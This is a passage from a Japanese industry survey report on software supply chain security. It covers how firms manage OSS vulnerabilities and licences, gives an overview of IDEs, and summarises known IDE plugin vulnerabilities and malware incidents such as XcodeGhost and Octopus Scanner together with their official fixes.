	9/15/2020	CVE-2020-1472	Microsoft	「Netlogon Remote Protcol」に影響を及ぼす特権昇格の脆弱性が攻撃者に悪用されていることが判明(別名Zerologon)。Active Directoryのドメインコントローラのアカウントを乗っ取った後に、ネットワーク上のデバイスでマルウェアを実行可能	更新プログラムの適応とマイクロソフトガイダンスに従った早急な対処

②-A-7. 開発環境(IDE)を含むサプライチェーン攻撃

ソフトウェアのサプライチェーンの脆弱性をついて、製品そのものやアップデートプログラム、パッチにマルウェアを埋め込んで感染させる攻撃

- 特にOSSを採用している場合
  - 開発環境(IDE)そのものに脆弱性があり、攻撃を受ける
  - 開発環境(IDE)に組込むプラグインツール、拡張機能に脆弱性があり、攻撃を受ける
  - コミュニティなどで配布されているプログラムをクローン採用した場合に、そのプログラムの脆弱性をついて攻撃を受ける
- またソフトウェア開発では開発請負企業が幾層にも重なる場合があり、攻撃者は対策が手薄な下請けの中小企業を攻撃し、侵入するケースがある
- 運用されるプログラムはクローンや開発環境の複雑さや開発企業の多層化により、侵入元が特定しづらくなる

②-A-8. OSSの脆弱性やライセンスへの対応 (2) - JASAヒアリング -

- 国内の業界における現状をJASAにヒアリング。現場での対応はサプライチェーンにおける企業間の開発契約遵守が大前提であり、経済原理の中で(コストをかけられない)、実際の開発の現場ではOSSの検証が行われるケースは少なく、ゆえに使用されないケースもある
- 業界においての対応機器について状況の違いが見られる
  - 家電機器開発
    - インシデントが発生した際の瑕疵担保責任が比較的小規模であること、またコストミニマムでの開発が要求されることから、特に下請けとなっている中小ソフトウェア開発会社でのOSS脆弱性・ライセンス検証が行われていないのが実情
    - 依頼元との契約に明記されている事を守ってコンプライアンスを遵守することが優先される。ツールでの検証や検証項目の確認などはコスト的にオーバーヘッドにしかならないケースが多く、OSSを最初から使わない、という事例も多い
    - 大手の機器ベンダでは、システム動作の検証とともに、BlackDuckなどのOSS脆弱性管理ツールを導入し、OSS脆弱性・ライセンスを検証しているケースがある。一方で、ツールも完全ではなく、運用された際に何かインシデントが発生した際の免罪符的役割が大きい
    - コストミニマムの手段として、OSS導入のノウハウを持っている企業と組むという手段がある
  - 自動車開発
    - 下請けでの課題は家電機器と変わらないが、インシデントが発生した際に人命に関わる可能性が多いため、対応の必要性が高い
    - 自動車ベンダからすると、OSS使用にはISO26262(機能安全)などの規格に準拠したものしか認めないという動きがある
    - TESLAのようにIT系を原点とするベンダはソフトウェアの管理を自前ででき、欧州系ではアカデミックがその方面で強く、メルセデスなど自動車ベンダが取り込んでしまう事で対応ができている。日系はJASPAの組織体でセキュリティを考えている状況
  - その他対応
    - 昨年4月からの民法改正で、瑕疵保障が無限大となっている。下請けとの開発契約の中で補償範囲などを抑えていく必要がある
    - 開発依頼元から脆弱性やライセンスの検証を強制的に指示された場合には、開発費の中にツールなどのオーバーヘッドを加味していく必要がある
    - IoT端末(監視カメラやドローンなど)では、業界としてセキュリティ側面に留意している。実績・信頼関係を加味し、OpenELなどで認定を実施


②-A-9．OSSの脆弱性やライセンスへの対応 (3)　- JEITA会員企業サーベイ -

- JEITAにご協力いただき、業界におけるソフトウェアサプライチェーンの状況、ソフトウェア脆弱性に関するアンケートを実施。
- 30社へのサーベイの結果、PC・タブレット関連会社、スマートホーム関連会社、ソフトウェア開発会社など**8社の企業**にご回答いただいた。4つの2択の質問(Yes/No)とその課題に関する複数選択性の質問にご回答いただいた。

Q: ソフトウェアのサプライチェーンが複雑化しているか？　Yes：7社, No：1社

ほとんどの企業でサプライチェンの複雑化が認識されており、セキュリティ担保や組織的管理体制の構築に課題があるとご回答いただいた。


一方で、多重レイヤーでの開発に課題があるとの回答はなく、レイヤーをまたいだ開発の管理は問題なくなされていると考えられる。



Q: システムやIoTデバイスの製品化においてソフトウェアの脆弱性管理に課題があるか？
Yes：6社, No：2社

脆弱性管理に課題があるとされたのは、サプライチェーンが複雑化していると回答された企業からは1社減った6社。OSS利用・管理に課題を感じている企業が組込みソフトのトレーサビリティに課題を感じている企業を上回っている。

今回のサーベイの範囲では米中貿易摩擦による影響はないと考えられる。




②-A-10. OSSの脆弱性やライセンスへの対応 (4) - JEITA会員企業サーベイ -

- 調査対象が8社と少ないにも関わらず、7割強の6社がOSS管理ツールを導入、半数以上の5社でBlack Duckを選定している事が確認できた。調査対象が大企業ではあるが、Black Duckの選定理由は「デファクトだから」「顧客も使っていることが多い」という意見を頂いており、デファクトツールという認識が少なからず業界に浸透している可能性がある。

Q: OSS利用にあたって課題があるか？　Yes：7社, No：1社

OSS利用については課題があるとする企業がほとんどであった。ライセンスなどのメンテナンス・管理、ついでソースコード取得時の安全性・脆弱性対応が課題視されている。

ソフトウェアのライブラリ管理やトレーサビリティ管理は課題とされた企業があるものの、比較的問題なく対応されていると予想することもできる。



Q: OSS利用で管理ツールを導入しているか？　Yes：6社, No：2社

このうち6社がBlack Duckを採用とご回答いただいた。また5社のうちの1社がOSSを一括管理するためのソフトウェアカタログであるSW360(OSS)を併用しているとのコメントを得ている。

Black Duckの採用理由として、2社が「デファクトだから」、1社が 「ツールの機能、運用に組み込んだ際の対応コストを吟味した」と回答。

Black Duckの良い点としては「多機能」「著名なツールで、顧客の安心感を得られる。顧客も使っていることが多く、調査結果が一致しやすい」、悪い点として「高価」「ツールの稼働環境(インフラ)に対する要求が高すぎる。ツールを介して入手したNVDなどの一般公開情報に対する利用範囲制限がある」という意見を得た。

②-A-11．OSSの脆弱性やライセンスへの対応 (5)　- その他ヒアリング -

- 国内の業界における現状を最終機器OEMおよびソフトウエアベンダにヒアリング。AndroidなどのオープンOSの機器ではソフトウエアのサプライチェーン管理は一元化される方向にある一方、脆弱性やソースコードの安全性の管理などが現状の課題としてあげられた。

  - スマート家電の事例：
    - IOTデバイスの製品化にけるソフトウェアの脆弱性管理の課題：

      Android OS上で発見されたもの等、素早くセキュリティパッチを組み込む必要があり、通知等をもれなく管理する必要。
    - OSSの利用にあたっての課題⇒ソースコードを取得する際の安全性：

      ソースコードの安全性はもちろんのこと、組み込むシステムの動作仕様を満たすことができるかの見極めが、最初の判断基準として大きい。

  - IoTデバイス（業務用タブレット、センサetc.）の事例：

    IoT化に対応したハードウエア＋ソフトウエアを機器OEMから受託開発するケースでは、AndroidなどのオープンOSが一元的に管理できる一方、脆弱性対応のスピードやソースコードの安全性管理が現状の課題となっている。
    - IOTデバイスの製品化にけるソフトウェアの脆弱性管理の課題：

      Android OSのセキュリティ対応。セキュリティパッチの通知等を遅滞なく管理する必要。
    - OSSの利用にあたっての課題：

      OSSの利用全般として、ライセンスなどのメンテナンス・管理の効率的な運用が課題だが、工数やリソースの都合でツール導入に至っていない。

B) 統合開発環境の調査

②-B-1. 統合環境(IDE)の定義と導入効果

- 近年GitHubなどのリポジトリを含めた開発環境への攻撃が増えており、注意喚起が必要となっている。本調査ではオープンソース統合開発環境を中心に調査をおこなった

統合開発環境(IDE)の定義

- テキストエディタやGUIを介してプログラミング機能を提供
- コンパイル・デバッグ・バージョン管理・デプロイなどを1つのIDE上で実行できる

IDEの導入効果

- **アプリケーション開発者の作業効率向上**

エディタ、コンパイラ、デバッガなど、プログラムの開発に必要なツールが1つのGUI画面上で扱えるため、作業に応じて別のツールを起動したり、ツールを切り替え、連携させながら作業したりすることがなくなり、開発者の作業効率を向上できる

- **プログラミングを効率化**

IDEにはプログラミングを半自動化する機能が豊富に搭載されている。例えば、アプリケーションの画面を設計する際に、画面を構成するパーツやウィジェットをドラッグ＆ドロップで配置して動作内容を定義するだけでプログラムに反映することが可能。また、関数やキーワードの自動補完、入力候補の表示によってコードの入力ミスを避けることもできる

- **プログラムの管理性を向上**

プログラムのソースコードを自動的にディレクトリ構成で保存したり、バージョン管理を行ったりできるため、プログラムの管理性が高まる。開発者の属人的な操作ミスによって過去のバージョンに戻ってしまうといったトラブルやリスクを避けられる

- **チーム開発を実現**

IDEには、ソースコードの連携や別の開発者によるソースコードの修正など、チーム開発を可能にする機能が用意されている。これにより巨大なアプリケーションを共同開発する基盤として活用できる

②-B-2. 統合環境(IDE)の機能 (1)

IDEの機能

- プログラムの生成を容易にする機能

機　能	解　説
ビルドツール	ソースコードを独立したプログラムに変換。複数のファイルで構成されたコードを正しい順序でコンパイルしリンク
コンパイラ	プログラム言語で書かれたソースコードを、コンピュータが直接的に実行できる機械語または中間言語に変換
デバッガ	対話的にプログラムを動作させたり、プログラムが使っている変数を表示させたりしながらデバッグを支援
リンケージエディタ (リンカ)	機械語または中間言語のプログラムの断片を結合し、実行可能なプログラムを生成
テストツール	プログラムが正しく動作しているかテストを実施し、モニタリング

- プログラム開発の生産性を高める機能

機　能	解　説
ナビゲータ	コードファイルをソリューションやプロジェクトごとにまとめ、ソースコードの整理・管理をナビゲート
エディタ	コードの内容を表示し、コードの記述・編集、ボタンやテキストボックスを備えたウィンドウなどをデザイン
メッセージ	デバッグ メッセージ、エラー メッセージ、コンパイラの警告、公開状態などのメッセージを通知
自動補完	入力中の関数、変数、メソッド名を補完し、ソースコードの曖昧性を解消
リファクタリング	変数の名前をインテリジェントに変更、複数のコードを新しいメソッドに抽出、パラメータの並べ替え
ソースコード管理	ソースコードやそのバージョン、設定用ファイル、アイコンといったリソースファイルなどを一括管理
プラグイン	IDEにさまざまな機能を追加・組込み。Webアプリケーションサーバとの連携、各種プログラム言語のサポート、クラス図からコードを生成するUML、テストルール、レポートツールなどのプラグインがある

②-B-3. 統合環境(IDE)の機能 (2)

IDEの機能 (続き)

- 外部ツールとの連携機能

機　能	解　説
テストツール機能	ソースコードからテストコードの自動生成、テストを実行するツールと連携して利用
ビルドツール機能	ソースコードの依存関係を担保しながらビルドを実行する外部ツールと連携して利用
バージョン管理ツール連携	CVS、Subversion、Gitなどのバージョン管理ツールと連携してソースコード管理
フレームワーク機能	各種フレームワークをサポート

②-B-4．オープンソースIDEの例


製　品	対象	解　説
Eclipse	Java他	Javaベースの拡張可能なIDE。プラグイン・コンポーネントからアプリケーションを作成するための単純なフレームワークと一連のサービスで構成。Java Development Toolsをはじめとするプラグイン・セットに加えて、PDE (Plug-in Development Environment)も標準で付属し、Java統合開発環境として利用可能なほか、多様な言語に対応。もともとはIBMが2001年11月に開発し、現在では2004年1月に独立した非営利組織として設立されたEclipse Foundationが継続的な開発を管理し、方向付けを実施
NetBeans	Java他	Oracleを中心としたコミュニティにより開発されているため、Java最新版にいち早く対応可能。ほぼ100%Javaで実装されており Java VMが稼働するOS上で動作。Java/JavaScript/PHP/C言語/C++/Ruby/Python/Groovyなどのプログラミング言語に対応しており、デスクトップ/モバイル/Webアプリケーションを開発可能
IntelliJ IDEA	Java他	Javaを中心に数多くのプログラミング言語に対応。エンジニアの生産性を高めるために人間工学に基づいた設計で、コード補完機能やリファクタリング機能、コードフラグメント検出、強力な静的コード分析などの充実したコーディングサポート機能が特長。各種ビルドツールをサポートし、テストやデプロイなどの作業を自動化可能。基本有償だが、機能を限定したコミュニティ版オープンソースをApache Licenseで提供。IT企業を中心に世界中の企業が広く導入・活用
Visual Studio Code	Win Linux MacOS	Microsoft社が開発している総合開発環境。Visual BasicやC#、C++、Pythonなどさまざまなプログラミング言語に対応し、Webサイトや Webアプリケーションなどの Web系を始め、組込み系やPC用アプリケーション、iOS及びAndroidスマホ向けのアプリケーション開発まで、多彩なプログラムの開発で利用。Windowsユーザーが大半だが、Visual Studio CodeではLinuxやMacOSにも対応し、豊富な製品群を備える。開発系のIT企業を中心に、さまざまな業界の企業が導入
Xcode	MacOS	アップルのIDE。すべてのAppleプラットフォーム向けアプリを作成するために必要な機能を用意。ソースコードエディタでは、コードの変換やリファクタリングをしたり、関連する行の横でソースコントロールの変更を確認したり、上流のコードとの相違について詳細を確認したりすることが可能。業界を問わず、Appleプラットフォーム向けのアプリを開発する企業が広く導入・活用
PyCharm	Python	IntelliJ IDEA同様JetBrainsが提供するPython向けのIDE。コーディングの補助・コード解析・文法やエラーのハイライト表示をはじめ、さまざまな機能で快適なWeb開発を支援します。基本有償だが、コーディング機能に限定したコミュニティ版オープンソースをApache Licenseで提供。業界を問わず、PythonでWeb開発を行う企業が広く導入・活用。

②-B-5．オープンソースIDEの脆弱性件数推移

JVN・NVD(CVE)での脆弱性公表件数推移

- 2019年初を“0”とした、それぞれのIDEでの公表件数推移
- 基本はJVN(iPedia)での公表日に従うが、JVN未登録でNVDで公表されているものはNVDの公表日でカウント
- 2019年はEclipseでの件数が多かったが、昨年後半にはVisual Studio Codeの件数も増加している　* 有償なためVisual Studio、IntellJ IDEA Ultimate含まず
- プラグインツールはEclipseは30%、VC Codeは70%と、コードエディタ色の強いVC Codeでの割合が高い

JVN iPedia: https://jvndb.jvn.jp/
NIST NVD(CVE): https://cve.mitre.org/cve/search_cve_list.html





JVN iPediaとNIST NVDのデータをもとにOmdiaでまとめ

②-B-6. オープンソースIDEの脆弱性深刻度

JVN・NVD(CVE)での脆弱性深刻度

- 2019-2020年に公表された脆弱性についてそれぞれのIDEでの深刻度を分析
- CVSS v2は2007年、v3は2015年にリリースされた評価基準。V2は攻撃対象となるホストにおいての脆弱性による深刻度を評価しており、v3はコンポーネント単位で評価する手法を取り込んだ仕様へと変更されている
- Eclipseでv2評価では警告案件がほとんどであるが、v3評価では警告と重要に分割。情報取得・改ざん、DDoS攻撃対象となる可能性の高い脆弱性が高いスコアとなっている。またVisual Studio CodeやXcodeではv3評価で緊急対応のものはなく、ほとんどが重要案件。こちらではリモートやユーザ権限でコード実行をされる可能性の高い脆弱性が高いスコアとなっている。IntelliJ IDEAは緊急案件の比率が高い





スコア	CVSS v3	CVSS v2
9.0 ～ 10.0	緊急	危険
7.0 ～ 8.9	重要	危険
4.0 ～ 6.9	警告	警告
0.1 ～ 3.9	注意	注意
0	なし	注意

※ v2はIPAによる規定

JVN iPediaとNIST NVDのデータをもとにOmdiaでまとめ

②-B-7．IDEのプラグインほか拡張機能によるセキュリティ懸念 (1)

- JVN等の脆弱性報告から、IDEのプラグインほか拡張機能に起因する以下の脆弱性の事例が見られた。
- IDEのプラグインほか拡張機能に起因する脆弱性への対応はコミュニティが関与するものも含めてベンダの正式な対策が公開されている。

IDEに起因する脆弱性の事例 (1)

■ Eclipse

E-1

- CVE-2019-17638：Eclipse Jetty (Java webアプリケーション実行/デバッグ用プラグイン)における有効期限後または解放後のリソースの操作に関する脆弱性
  https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-015775.html
  - 脆弱性：当該プラグイン(9.4.27.v20200227 – 9.4.29.v20200521)における有効期限後または解放後のリソースの操作に関する脆弱性により、情報を取得、改ざんされる、およびサービス運用妨害(DoS)状態にされる可能性
  - 深刻度：CVSSv3＝9.4(緊急)　CVSSv2＝7.5(危険)
  - システムにおけるレイヤー：ミドルウェア（Webサーバ）
  - 対策：ベンダより正式な対策が公開、ベンダ情報を参照してプラグインのバージョン更新
- CVE-2019-17637：Eclipse Web Tools Platform におけるXML 外部エンティティの脆弱性
  https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-015793.html E-2
  - 脆弱性： 当該プラグイン(Web Tools Platform 3.18 (2020-06)まで)におけるXML外部エンティティの脆弱性により、情報を取得、改ざんされる可能性
  - 深刻度：CVSSv3＝7.1(重要)　CVSSv2＝5.8(警告)
  - システムにおけるレイヤー：ミドルウェア（アプリケーションサーバ）
  - 対策：ベンダより正式な対策が公開、ベンダ情報を参照してプラグインのバージョン更新
- Eclipse Class Decompiler へのマルウェア混入 (CVE登録ナシ)　https://qiita.com/cypher256/items/d65616f2a65db0d62962 E-3
  - 脆弱性：当該プラグインがEclipse公式マーケットで、リポジトリで公開されているソースとは異なるバイナリファイルが配布され、組み込まれたマルウェアにより情報を取得される脆弱性。このプラグインを採用した日本語標準Eclipseパッケージ Pleiades All in Oneにも波及
  - システムにおけるレイヤー：アプリケーション
  - 対策：2017年当時、Eclipse Foundationの判断により、当該プラグインはマーケットプレースから強制的に削除、使用している場合には当該プラグインのディレクトリを削除し、最新版へとアップデート。

②-B-8．IDEのプラグインほか拡張機能によるセキュリティ懸念 (2)

IDEに起因する脆弱性の事例 (2)

NetBeans

- Octopus ScannerマルウェアがGitHub上のNetBeansプロジェクトを攻撃 (CVE登録なし) N-1

  https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain

  - 脆弱性：NetBeansのプロジェクトファイルやJARバイナリなどに悪意のあるマルウェアが仕掛けられ、リポジトリをバックドアされた後に開発システム内に拡散する事で、追加のプロジェクト、製品環境、データベースパスワードなどの重要な資産にアクセスされる可能性。NetBeans専用に実装したことで標的型攻撃の可能性もある
  - 対策：GitHub Security Labがユーザアカウントをシャットダウンせずにマルウェアがどのように拡散しているか調査を実施し、感染したリポジトリからマルウェアを適切に削除

- CVE-2018-1000542：netbeans-mmd(Mind Map Diagram)-plugin における XML 外部エンティティの脆弱性 N-2
  https://jvndb.jvn.jp/ja/contents/2018/JVNDB-2018-006840.html
  - 脆弱性：当該プラグイン(netbeans-mmd-plugin 1.4.3 およびそれ以前)におけるXML外部エンティティの脆弱性により、情報を取得、改ざんされる、およびサービス運用妨害 (DoS) 状態にされる可能性
  - 深刻度：CVSSv3＝7.8(重要)　CVSSv2＝6.8(警告)
  - 対策：ベンダの正式な対策が公開、ベンダ情報を参照してプラグインのバージョン更新

②-B-9．IDEのプラグインほか拡張機能によるセキュリティ懸念 (3)

IDEに起因する脆弱性の事例 (3)

■ Visual Studio Code

- CVE-2020-1192/1171/16977：Visual Studio Code Python拡張機能におけるリモートでコードを実行される脆弱性 V-1
  https://jvndb.jvn.jp/ja/contents/2020/JVNDB-2020-005766.html https://jvndb.jvn.jp/ja/contents/2020/JVNDB-2020-005786.html
  https://jvndb.jvn.jp/ja/contents/2020/JVNDB-2020-009706.html
  - 脆弱性：Visual Studio Code におけるPython 拡張機能で、ノートブック ファイルからワークスペース設定を読み込む場合、リモートでコードを実行される脆弱性　この脆弱性の悪用に成功した攻撃者は、現在のユーザーのコンテキストで任意のコードを実行する可能性がある。ユーザーが管理者ユーザー権限でログオンしている場合、攻撃者が影響を受けるコンピューターの制御ができるようになり、その後、プログラムのインストール、データの表示、変更、削除などを行ったり、完全なユーザー権限を持つ新たなアカウントを作成したりする可能性

    ３つの脆弱性は同様な内容であるが、異なる脆弱性
  - 深刻度： CVSSv3＝7.8/8.8/7.8 (重要)　CVSSv2＝9.3/9.3/9.3 (危険)
  - 対策：ベンダの正式な対策が公開、当該IDEのセキュリティアップデートにより、拡張機能のユーザー設定の変更により対応

■ Xcode

- XcodeGhost：Xcodeを改ざんして、iOSアプリを感染させるマルウェア (CVE登録なし) X-1

  https://unit42.paloaltonetworks.jp/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/
  - 脆弱性：中国ではAppleの公式サーバーから容量の大きなファイルをダウンロードする際に通信速度が非常に遅くなることがあるため、インストールパッケージが約３GBのXcodeなどを百度雲などほかの共有サーバーで配布されているコピーを使って開発することがある。ここにXcodeGhostというマルウェアが含まれていた。このマルウェアで開発されたアプリでは基本情報の窃取、広告のポップアップ、新たなマルウェアのインストール、クリップボード情報の窃取などが可能
  - 対策：AppleがApp Storeから感染した一部のiOSアプリを削除。開発者には公式なXcodeの再コンパイルを案内。

    信頼されない配布先の「SDK」「開発環境」「プラグイン」などは使用しない、またOSを常に最新にアップデートすることが必要

C) OSS脆弱性管理ツールの調査

②-C-1. OSS脆弱性管理ツールに必要な技術・プロダクトの要件

- OSS脆弱性管理ツールのセキュリティ確保に必要な技術・プロダクトの要件は、以下のグループに分けられる。

導入容易性

- ユーザインタフェース・ユーザビリティ
  - ✓ プッシュ通知など通知機能
  - ✓ ダッシュボードなどの視覚化UI
  - ✓ 組織向け対応
  - ✓ トリアージ機能（トリアージの基準、実施容易性など）
- 環境整備の必要性（エージェントのインストールなど）
- 対応速度
- スキャン可能なプログラミング言語、OSのディストリビューション範囲
